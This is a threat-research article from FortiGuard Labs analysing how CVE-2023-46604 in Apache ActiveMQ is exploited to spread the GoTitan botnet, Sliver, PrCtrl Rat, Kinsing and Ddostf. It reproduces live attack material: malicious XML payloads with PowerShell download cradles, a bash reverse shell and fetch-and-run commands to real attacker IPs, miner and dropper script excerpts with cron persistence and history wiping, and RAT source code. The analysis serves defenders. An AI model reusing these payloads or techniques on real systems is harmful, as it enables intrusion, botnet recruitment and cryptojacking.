GoTitan Botnet - Ongoing Exploitation on Apache ActiveMQ | FortiGuard Labs

By Cara Lin

Published: 2023-11-28 · Archived: 2026-04-06 00:48:11 UTC

Affected Platforms: Any OS running Apache Active MQ versions prior to 5.15.16, 5.16.7, 5.17.6, and 5.18.3
Impacted Parties: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: Critical

This past October, Apache issued a critical advisory addressing CVE-2023-46604, a vulnerability involving the deserialization of untrusted data in Apache. On November 2, the Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2023-46604 to its known exploited list, KEV Catalog, indicating this vulnerability's high risk and impact. Fortiguard Labs also released an outbreak alert and a threat signal report about the active exploitation of CVE-2023-46604, providing more details and recommendations for mitigation.

Technical details and proof-of-concept (PoC) code for CVE-2023-46604 are publicly available, making it easier for attackers to exploit this vulnerability. In recent weeks, Fortiguard Labs has detected numerous threat actors exploiting CVE-2023-46604 to disseminate diverse strains of malware. Our analysis has unveiled the emergence of a newly discovered Golang-based botnet named GoTitan and a .NET program called "PrCtrl Rat," equipped with remote control capabilities. Additionally, we have identified other well-known malware and tools in play. Initially developed as an advanced penetration testing tool and red teaming framework, Sliver supports various callback protocols, including DNS, TCP, and HTTP(S), streamlining egress processes. Kinsing has solidified its position in cryptojacking operations, showcasing its ability to quickly capitalize on newly discovered vulnerabilities. Meanwhile, Ddostf, with a history dating back to 2016, continues to exhibit its proficiency in executing targeted Distributed Denial of Service (DDoS) attacks.

This article will detail the exploitation and provide insights into the malware associated with these recent attacks.

Exploitation

The attacker initiates a connection to ActiveMQ through the OpenWire protocol, typically on port 61616. By transmitting a crafted packet, the attacker triggers the system to unmarshal a class under their control. This action, in turn, prompts the vulnerable server to retrieve and load a class configuration XML file from a specified remote URL, requiring the presence of a predefined XML file hosted externally.

The known exploitation of this vulnerability involves leveraging the “ClassPathXmlApplicationContext” to load a malicious XML application configuration file from a network location via HTTP. Figure 1 shows the captured attacking traffic. The malicious XML file defines the arbitrary code intended to execute on the compromised machine. Attackers can set parameters like “cmd” or “bash” to achieve code execution on the remote vulnerable server (Figure 2).

In the following sections, we will explain how the malware works and what it does on infected systems.

```
...n.............Borg.springframework.context.support.ClassPath
XmlApplicationContext...http://194.38.22.53/acb.xml
```

```
...w.............Borg.springframework.context.support.ClassPath
XmlApplicationContext..$http://199.231.186.249:8000/conf.xml
```

Figure 1: Attacking traffic for CVE-2023-46604

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <value>cmd</value>
                <value>/c</value>
                <value>powershell.exe -nop -w hidden -c "IEX((new-object
                net.webclient).downloadstring('http://103.118.253.34:5177/Ym
                h5eQ=='))"</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value><![CDATA[bash -i >& /dev/tcp/34.16.140.209/6661
                0>&1]]></value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Figure 2: Malicious XML files

GoTitan

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>

                <value>bash</value>
                <value>-c</value>
                <value>wget http://91.92.242.14/main-linux-amd64s -O web
                ;curl -o http://91.92.242.14/main-linux-amd64s -o web;chmod
                777 *;./web</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Figure 3: GoTitan's XML file

GoTitan is a new botnet discovered earlier this month. It is written in the Go programming language and is downloaded from a malicious URL, “hxxp://91.92.242.14/main-linux-amd64s”. The attacker only provides binaries for x64 architectures, and the malware performs some checks before running. It also creates a file named "c.log" that records the execution time and program status. This file seems to be a debug log for the developer, which suggests that GoTitan is still in an early stage of development.



Figure 4: Save the log file

It replicates itself as “/.mod” within the system and establishes a recurring execution by registering in the cron. It then retrieves the C2 IP address and gathers essential information about the compromised endpoint, including architecture, memory, and CPU details. Compiling all the collected data using “<==>” as separators, it transmits its collected information to the C2 server. The C2 message initiates with the hard coded string “Titan<==>”.

```
48 8D 1D 06 62 13 00    lea     rbx, Titan+1    ; "Titan<==>"
0F 1F 44 00 00          nop     dword ptr [rax+rax+00h]
E8 9B E9 E8 FF          call    runtime_concatstring2
48 89 D9                mov     rcx, rbx
48 8D 3D 51 57 13 00    lea     rdi, asc_6F8C40 ; "<==>"
BE 04 00 00 00          mov     esi, 4
48 89 C3                mov     rbx, rax
31 C0                   xor     eax, eax
E8 82 E9 E8 FF          call    runtime_concatstring2
48 89 5C 24 38          mov     [rsp+0A8h+var_70], rbx
48 89 44 24 48          mov     [rsp+0A8h+var_60], rax
E8 D3 D6 FF FF          call    main_getarch
48 8B 4C 24 38          mov     rcx, [rsp+0A8h+var_70]
48 89 C7                mov     rdi, rax
48 89 DE                mov     rsi, rbx
31 C0                   xor     eax, eax
48 8B 5C 24 48          mov     rbx, [rsp+0A8h+var_60]
90                      nop
E8 5B E9 E8 FF          call    runtime_concatstring2
48 89 D9                mov     rcx, rbx
48 8D 3D 11 57 13 00    lea     rdi, asc_6F8C40 ; "<==>"
BE 04 00 00 00          mov     esi, 4
48 89 C3                mov     rbx, rax
31 C0                   xor     eax, eax
E8 42 E9 E8 FF          call    runtime_concatstring2
48 89 5C 24 38          mov     [rsp+0A8h+var_70], rbx
48 89 44 24 48          mov     [rsp+0A8h+var_60], rax
E8 53 D7 FF FF          call    main_GetCPUCoresAndFrequency
48 8B 4C 24 38          mov     rcx, [rsp+0A8h+var_70]
48 89 C7                mov     rdi, rax
48 89 DE                mov     rsi, rbx
31 C0                   xor     eax, eax
48 8B 5C 24 48          mov     rbx, [rsp+0A8h+var_60]
90                      nop
E8 1B E9 E8 FF          call    runtime_concatstring2
48 89 D9                mov     rcx, rbx
48 8D 3D D1 56 13 00    lea     rdi, asc_6F8C40 ; "<==>"
BE 04 00 00 00          mov     esi, 4
48 89 C3                mov     rbx, rax
31 C0                   xor     eax, eax
E8 02 E9 E8 FF          call    runtime_concatstring2
48 89 44 24 48          mov     [rsp+0A8h+var_60], rax
48 89 5C 24 38          mov     [rsp+0A8h+var_70], rbx
E8 73 D9 FF FF          call    main_GetTotalMemory
48 8B 4C 24 38          mov     rcx, [rsp+0A8h+var_70]
```

Figure 5: Construct C2 message

```
00000000  54 69 74 61 6e 3c 3d 3d  3e 4c 69 6e 75 78 20 36   Titan<== >Linux 6
00000010  2e 30 2e 30 2d 6b 61 6c  69 36 2d 61 6d 64 36 34   .0.0-kal i6-amd64
00000020  3c 3d 3d 3e 4c 69 6e 75  78 20 78 38 36 5f 36 34   <==>Linu x x86_64
00000030  3c 3d 3d 3e 32 20 2a 20  33 36 30 30 2e 30 30 30   <==>2 *  3600.000
00000040  20 4d 48 7a 3c 3d 3d 3e  33 39 32 32 20 4d 42       MHz<==> 3922 MB
    00000000  31 32 33                                          123
```

Figure 6: C2 traffic session for GoTitan

GoTitan communicates with its C2 server by sending “\xFE\xFE” as a heartbeat signal and waiting for further instructions. When it receives a command, it passes it to a function named “handle_socket_func2” that determines an attack method. GoTitan supports ten different methods of launching distributed denial-of-service (DDoS) attacks: UDP, UDP HEX, TCP, TLS, RAW, HTTP GET, HTTP POST, HTTP HEAD, and HTTP PUT.

```
C7 44 24 2B 54 69 74 61                 mov     [rsp+0A8h+var_7D], 'atiT'
C6 44 24 2F 6E                          mov     [rsp+0A8h+var_79], 'n'
48 8D 05 D9 8C 0F 00                    lea     rax, RTYPE_uint8
BB 00 02 00 00                          mov     ebx, 200h
48 89 D9                                mov     rcx, rbx
E8 AC A8 E8 FF                          call    runtime_makeslice
48 8B 54 24 58                          mov     rdx, [rsp+0A8h+var_50]
31 C9                                   xor     ecx, ecx
0F 1F 44 00 00                          nop     dword ptr [rax+rax+00h]
E9 DE 00 00 00                          jmp     loc_5C3863
                                        ; ---------------------------------------------------------------------------

                                        loc_5C3785:                             ; CODE XREF: main_handle_socket+42A↓j
48 8B 4C 24 30                          mov     rcx, [rsp+0A8h+var_78]
48 81 F9 00 02 00 00                    cmp     rcx, 200h
0F 87 0B 01 00 00                       ja      loc_5C38A2
48 89 C3                                mov     rbx, rax
31 C0                                   xor     eax, eax
0F 1F 40 00                             nop     dword ptr [rax+00h]
E8 5B EA E8 FF                          call    runtime_slicebytetostring
48 89 5C 24 40                          mov     [rsp+0A8h+var_68], rbx
48 89 44 24 50                          mov     [rsp+0A8h+var_58], rax
48 8D 05 2A D0 10 00                    lea     rax, unk_6D07E0
E8 65 B8 E4 FF                          call    runtime_newobject
48 8D 15 1E 01 00 00                    lea     rdx, main_handle_socket_func2
48 89 10                                mov     [rax], rdx
48 8B 74 24 40                          mov     rsi, [rsp+0A8h+var_68]
48 89 70 10                             mov     [rax+10h], rsi
83 3D 8B D1 35 00 00                    cmp     cs:dword_920960, 0
75 09                                   jnz     short loc_5C37E0
48 8B 4C 24 50                          mov     rcx, [rsp+0A8h+var_58]
EB 0F                                   jmp     short loc_5C37ED
                                        ; ---------------------------------------------------------------------------
66 90                                   align 20h

                                        loc_5C37E0:                             ; CODE XREF: main_handle_socket+395↑j
E8 7B 46 EA FF                          call    runtime_gcWriteBarrier1
48 8B 4C 24 50                          mov     rcx, [rsp+0A8h+var_58]
49 89 0B                                mov     [r11], rcx

                                        loc_5C37ED:                             ; CODE XREF: main_handle_socket+39C↑j
48 89 48 08                             mov     [rax+8], rcx
E8 CA E6 E7 FF                          call    runtime_newproc
```

Sliver

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans
 http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as
            test.elf -->
            <value>wget http://91.92.240.41:8080/DETAILED_ACT; chmod 777
            DETAILED_ACT; ./DETAILED_ACT</value>
        </list>
        </constructor-arg>
    </bean>
</beans>
```

Figure 7: Sliver's XML file

Sliver, an open-source penetration testing tool developed in the Go language and available on GitHub, possesses the potential for misuse when wielded by threat actors due to its diverse features catering to each stage of penetration testing. Threat actors can leverage Sliver to compromise and control multiple targets across various platforms and architectures. The tool enables the generation of customized implants designed to elude detection, allowing for the execution of commands, file uploads and downloads, screenshot capture, and more on infected systems.

When communicating with the C2 server at “91[.]92[.]240[.]41” via HTTP requests, Sliver dynamically selects decoders for C2 messages based on parameters in the URI. Additionally, Sliver supports various encoders, including Base32, Base58, Base64, English encoder, Gzip, Hex, and PNG. The encoded C2 communication in HTTP protocol is shown in Figure 8.

```
HYON SWIMMERET PRO REQUIESCATS BACCHIUS BOONDOGGLES BEGROANED VEGETIST LATICES AEROBAT COPER TYCOONS RASPINGS ANSERINE DIDACTI
OWN BEMINGLING GASTIGHTNESSES NONBLACKS EMPHASISING COUNTERSHADING GALLERYGOER BUCOLICALLY MACAROON COLLOTYPE SMOOCHY HIGHWAY
S OVERWINTER LEOTARDED PROTOPLANETS MANAGERIAL ANCESTRESS DEFOCUSSING BACKHOEING DERM PSEUDEPIGRAPHA PTERYGIAL HEMOTOXIC AZIDC
IMINGGET /jquery.min.js?m=492213h31 HTTP/1.1
Host: 91.92.240.41
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.7837.557 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
Accept-Language: en-US,en;q=0.9
Cookie: SSID=aade57053dd0d880885b6a480f74fc15
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2023 08:07:55 GMT
Content-Length: 228
Content-Type: text/plain; charset=utf-8

5ac1688a2b9dbe9db227ff82394e64590ccc1abcc6cdee5eb84ae3885c13207e1b96d7bbeacbfd4743518fb134ec15c12a16ab88dd460da2e062f652585e8c
64464b24888ecd7509a3ab49893c5f23943716fe49df672a336a46955fa7aff6813b851016ffb4fd7e4fdGET /jquery.min.js?h=36477353 HTTP/1.1
Host: 91.92.240.41
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.7837.557 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
Accept-Language: en-US,en;q=0.9
Cookie: SSID=aade57053dd0d880885b6a480f74fc15
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2023 08:07:55 GMT
Content-Length: 228
Content-Type: text/plain; charset=utf-8

1c99cb51293561680ff51d79c93fdad84d62fca92e05b4640e64bf6a3df4d5696c92b682dcc2b6840ba5522299effb21d91069477eb38a075a0baea7cca3d2
36d766cb98e5dada66e6aded869d2feaf6c4b5d889474c850fa56bdf5c960518af482a9ef52da9f14b1c9GET /jquery.min.js?i=5a8419j90 HTTP/1.1
Host: 91.92.240.41
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.7837.557 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
Accept-Language: en-US,en;q=0.9
Cookie: SSID=aade57053dd0d880885b6a480f74fc15
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2023 08:07:56 GMT
Content-Length: 142
Content-Type: application/x-gzip

..........r....!..8.G.).T~Z.w......R.l.F..zc%..c/ .5JJRw..`...c]
.....E.y..E..o...Vh..s..pE..i..k..d..j!..r.....=71$...8YV....C.......0.Qr...GET /jquery.js?_=31503883 HTTP/1.1
Host: 91.92.240.41
```

Figure 8: C2 session for Sliver

PrCtrl Rat

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <value>cmd</value>
                <value>/c</value>
                <value>powershell Invoke-WebRequest
                "http://199.231.186.249:8000/uninfo.dat" -OutFile
                "svc_veeam.exe"; Start-Process "./svc_veeam.exe"</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Figure 9: PrCtrl Rat’s XML file

The attacker retrieves the execution file from “hxxp://199[.]231[.]186[.]249:8000/unifo.dat” and stores it as “svc_veeam.exe”. The file 'unifo.dat' is a .Net framework program initially labeled as “prcli.exe” that was created in August and still spread via CVE-2023-46604. Figure 10 shows the PDB path and detailed information.

```
52 65 73 6F 75 72 63 65  73 2E 52 65 73 6F 75 72  Resources.Resour
63 65 52 65 61 64 65 72  2C 20 6D 73 63 6F 72 6C  ceReader, mscorl
69 62 2C 20 56 65 72 73  69 6F 6E 3D 34 2E 30 2E  ib, Version=4.0.
30 2E 30 2C 20 43 75 6C  74 75 72 65 3D 6E 65 75  0.0, Culture=neu
74 72 61 6C 2C 20 50 75  62 6C 69 63 4B 65 79 54  tral, PublicKeyT
6F 6B 65 6E 3D 62 37 37  61 35 63 35 36 31 39 33  oken=b77a5c56193
34 65 30 38 39 23 53 79  73 74 65 6D 2E 52 65 73  4e089#System.Res
6F 75 72 63 65 73 2E 52  75 6E 74 69 6D 65 52 65  ources.RuntimeRe
73 6F 75 72 63 65 53 65  74 02 00 00 00 00 00 00  sourceSet
00 00 00 00 00 50 41 44  50 41 44 50 B4 00 00 00       PADPADP´
00 00 00 00 1C A6 D5 64  00 00 00 00 02 00 00 00       ¦Õd
1C 01 00 00 CC 45 00 00  CC 27 00 00 52 53 44 53      ÌE  Ì'  RSDS
EA 93 0B CD 9A 35 9F 4B  B8 19 22 BE 30 6E 63 79  ê“ Íš5ŸK¸ "¾0ncy
01 00 00 00 5A 3A 5C 65  64 70 5C 50 72 43 74 72      Z:\edp\PrCtr
6C 5C 70 72 63 6C 69 5C  6F 62 6A 5C 52 65 6C 65  l\prcli\obj\Rele
61 73 65 5C 70 72 63 6C  69 2E 70 64 62 00 00 00  ase\prcli.pdb
```



Figure 10: Information for uninfo.dat

For persistence, it adds “Security Service” with the current process into the registry “HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run.”

```
this.InitializeComponent();
Control.CheckForIllegalCrossThreadCalls = false;
try
{
    RegistryKey.OpenBaseKey(RegistryHive.LocalMachine,
      RegistryView.Registry64).OpenSubKey("Software").OpenSubKey("Microsoft",
      true).OpenSubKey("Windows", true).OpenSubKey("CurrentVersion", true).OpenSubKey
      ("Run", true).SetValue("Security Service", Process.GetCurrentProcess
      ().MainModule.FileName, RegistryValueKind.String);
}
catch
{
}
```

It then starts the connection to C2 server “173[.]214[.]167[.]155.” Once the command is received from a remote server, it checks for a length of four. If not, it exits the program. It supports five commands:

- cmdc: Running cmd.exe with a specific command and returning the result to the server.

```
if (@string == "cmdc")
{
    i = stream.Read(array, 0, 65536);
    string string2 = Encoding.UTF8.GetString(array, 0, i);
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        CreateNoWindow = true,
        FileName = "cmd.exe",
        UseShellExecute = false,
        RedirectStandardInput = true,
        RedirectStandardOutput = true,
        RedirectStandardError = true
    };
    process.Start();
    process.StandardInput.WriteLine(string2);
    process.StandardInput.Flush();
    process.StandardInput.Close();
    string s = process.StandardOutput.ReadToEnd();
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    int num = bytes.Length;
    string s2 = string.Format("{0:D10}", num);
    byte[] bytes2 = Encoding.UTF8.GetBytes(s2);
    stream.Write(bytes2, 0, bytes2.Length);
    stream.Write(bytes, 0, bytes.Length);
}
```

- file: Get file system information on a target system, such as drives or the directory, and files.

```
string string3 = Encoding.UTF8.GetString(array, 0, i);
if (string3 == "root")
{
    string[] logicalDrives = Directory.GetLogicalDrives();
    string text = "";
    foreach (string str in logicalDrives)
    {
        text = text + str + "\n";
    }
    byte[] bytes3 = Encoding.UTF8.GetBytes(text);
    int num2 = bytes3.Length;
    string s3 = string.Format("{0:D10}", num2);
    byte[] bytes4 = Encoding.UTF8.GetBytes(s3);
    stream.Write(bytes4, 0, bytes4.Length);
    stream.Write(bytes3, 0, bytes3.Length);
}
else
{
    string[] array3 = new string[0];
    string[] array4 = new string[0];
    bool flag = true;
    try
    {
        array3 = Directory.GetDirectories(string3);
        array4 = Directory.GetFiles(string3);
    }
```

- upld: Upload file.
- dnld: Download file.
- ping: Heartbeat.

As of this writing, we have yet to receive any messages from the server, and the motive behind disseminating this tool remains unclear. However, once it infiltrates a user's environment, the remote server gains control over the system.

Kinsing

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>(curl -s 194.38.22.53/acb.sh||wget -q -O-
                194.38.22.53/acb.sh)|bash</value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

Figure 11: Kinsing's XML file

Kinsing fetches the bash script from “194[.]38[.]22[.]53/acb.sh.” It serves the following purposes:

- System Configuration: Modifies system parameters, such as disabling the firewall, flushing iptables rules, and turning off the NMI watchdog.
- Dependency Check: Verifies the existence of curl or wget and installs them if they are absent.
- Process Cleanup: Terminates processes associated with specific executable names and competing miners.

```
pkill -f .git/kthreaddw
pkill -f 80.211.206.105
pkill -f 207.38.87.6
pkill -f p8444
pkill -f supportxmr
pkill -f monero
pkill -f kthreaddi
pkill -f srv00
pkill -f /tmp/.javae/javae
pkill -f .javae
pkill -f .syna
pkill -f .main
pkill -f xmm
pkill -f solr.sh
pkill -f /tmp/.solr/solrd
pkill -f /tmp/javac
pkill -f /tmp/.go.sh
pkill -f /tmp/.x/agetty
pkill -f /tmp/.x/kworker
pkill -f c3pool
pkill -f /tmp/.X11-unix/gitag-ssh
pkill -f /tmp/1
pkill -f /tmp/okk.sh
pkill -f /tmp/gitaly
pkill -f /tmp/.x/kworker
pkill -f 43a6eY5zPm3UFCaygfsukfP94ZTHz6a1kZh5sm1aZFB
pkill -f /tmp/.X11-unix/supervise
pkill -f /tmp/.ssh/redis.sh
```

- Binary Download and Verification: Downloads a main binary and a shared object file and then verifies the integrity of the downloaded binary using MD5 checksum.

```
BIN_MD5="b3039abf2ad5202f4a9363b418002351"
BIN_DOWNLOAD_URL="http://194.38.22.53/kinsing"
BIN_DOWNLOAD_URL2="http://194.38.22.53/kinsing"
CURL_DOWNLOAD_URL="http://194.38.22.53/curl-amd64"

SO_FULL_PATH="$BIN_PATH/$SO_NAME"
SO_DOWNLOAD_URL="http://194.38.22.53/libsystem.so"
SO_DOWNLOAD_URL2="http://194.38.22.53/libsystem.so"
SO_MD5="ccef46c7edf9131ccffc47bd69eb743b"

arch=$(uname -i)
if  [[ $arch == unknown ]]; then
  arch=$(uname -m)
fi
if  [[ $arch == aarch64 ]]; then
    BIN_MD5="da753ebcfe793614129fc11890acedbc"
    BIN_DOWNLOAD_URL="http://194.38.22.53/kinsing_aarch64"
    BIN_DOWNLOAD_URL2="http://194.38.22.53/kinsing_aarch64"
    CURL_DOWNLOAD_URL="http://194.38.22.53/curl-aarch64"
fi
```

- System Configuration: Creates a system service configuration file for the downloaded binary.
- Cronjob Setting: Removes specific entries from the crontab related to known malicious activities. Adds a new cronjob to periodically execute a command fetched from a remote server hxxp://185[.]122[.]204[.]197/acb.sh
- Cleanup: Clears command history and removes bash history files.

```
crontab -l | grep -e "185.122.204.197" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://185.122.204.197/acb.sh | bash >
/dev/null 2>&1"
  ) | crontab -
fi

history -c
rm -rf ~/.bash_history
history -c
```

Ddostf

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
     http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>wget http://42.121.111.112:81/xml.sh -P /tmp/
                &amp;&amp; chmod 777 /tmp/xml.sh &amp;&amp; /tmp/xml.sh
                </value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Figure 12: Ddostf's XML file

The batch script used by Ddostf is retrieved from “hxxp://42[.]121[.]111[.]112:81/xml.sh.” It configures the history log with “+o” to prevent the recording of the current session. It then installs curl to download additional execution files and eliminate any traces.

```
#!/bin/bash

set +o history
yum -y install curl >/dev/null 2>&1
apt-get -y install curl >/dev/null 2>&1
curl -o /tmp/tomcat http://42.121.111.112:81/tomcat >/dev/null 2>&1
wget http://42.121.111.112:81/tomcat -P /tmp/ >/dev/null 2>&1
chmod 777 /tmp/tomcat
/tmp/tomcat
rm -rf /tmp/tomcat.1
rm -rf /tmp/tomcat.2
rm -rf /tmp/tomcat.3
